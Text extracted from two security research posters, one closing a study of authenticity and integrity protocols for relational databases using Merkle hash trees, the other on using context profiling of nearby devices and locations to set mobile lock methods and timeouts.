
- Only Alice can modify data



### Challenge : Dynamic Data


Clients can modify data. No centralized vetting of updates

- A trusted server is used to keep track of proofs




### Experiments

Easy to implement on top of an existing DBMS (e.g. PostgreSQL)




Insert Time



Update Time

MHT: Merkle Hash Tree  
 Hybrid: Signature Chaining with MHT  
 "+ Transaction" : With updates



Disk Usage with Verification checkpoint

### Conclusion

- ❑ Protocols provide authenticity, integrity and indemnity for relational databases
- ❑ Significantly reduces level of trust required
- ❑ Verification is decoupled from transaction execution
- ❑ Easy to implement
- ❑ Reasonable overhead



# CERIAS

the center for education and research in information assurance and security

## Using context-profiling to aid access control decisions in mobile devices







Aditi Gupta †, Markus Miettinen ‡ and N. Asokan ‡  
 † Purdue University, West Lafayette  
 ‡ Nokia Research Center

### MOTIVATION


- **Configuring** access policies can be **cumbersome** for users.
- Utilize **cues from context/history** to automatically configure access control policies.

### DEVICE LOCK USE-CASE

Configure **unlocking method** and locking **timeout** based on the perceived safety of current context

Context	Unlocking Method	Locking timeout
 Home	 Swipe lock	High (~ 60 minute)
 Meeting, Office cafeteria	 Draw-A-Secret lock	Medium (~ 20 minute)
 Bus stop	 Pin lock	Small (~ 1 minute)

### SYSTEM COMPONENTS



### METHOD OVERVIEW

- Scan context to collect contextual data
  - GPS data, Bluetooth devices, Wireless access points
- Analyze the collected data to:
  - Detect contexts of interest (CoI)
  - Calculate familiarity scores for CoIs and observed devices
- Estimate safety score for current context and use it to configure access policies

#### Estimating familiarity

- **Context familiarity of device** is estimated based on **how often** and **how recently** it has been observed.
- **Instantaneous context familiarity** is the **familiarity of current snapshot** of context. It is estimated based on the number and familiarity of sensed devices.
- **Aggregate context familiarity** is the **"usual" familiarity** of a context and is computed as exponential moving average over instantaneous familiarity.

#### Estimating safety

Safety Level	Instant Familiarity	Aggregate Familiarity
Green	High	High
Blue	High	Low
Yellow	Low	High
Red	Low	Low

### DEMONSTRATION

Simulate different context by replaying information from an old data set

**Context Demo**  
 Demo ON Demo OFF  
 Simulate Contexts  
 Home Office Cafeteria  
 Unknown Location Delayed Unknown

**Demo Widget**

-  Home: Familiar devices, familiar history
-  Office: Unfamiliar devices, familiar history  
e.g. Office cafeteria
-  Bus stop: Unfamiliar devices, unfamiliar history



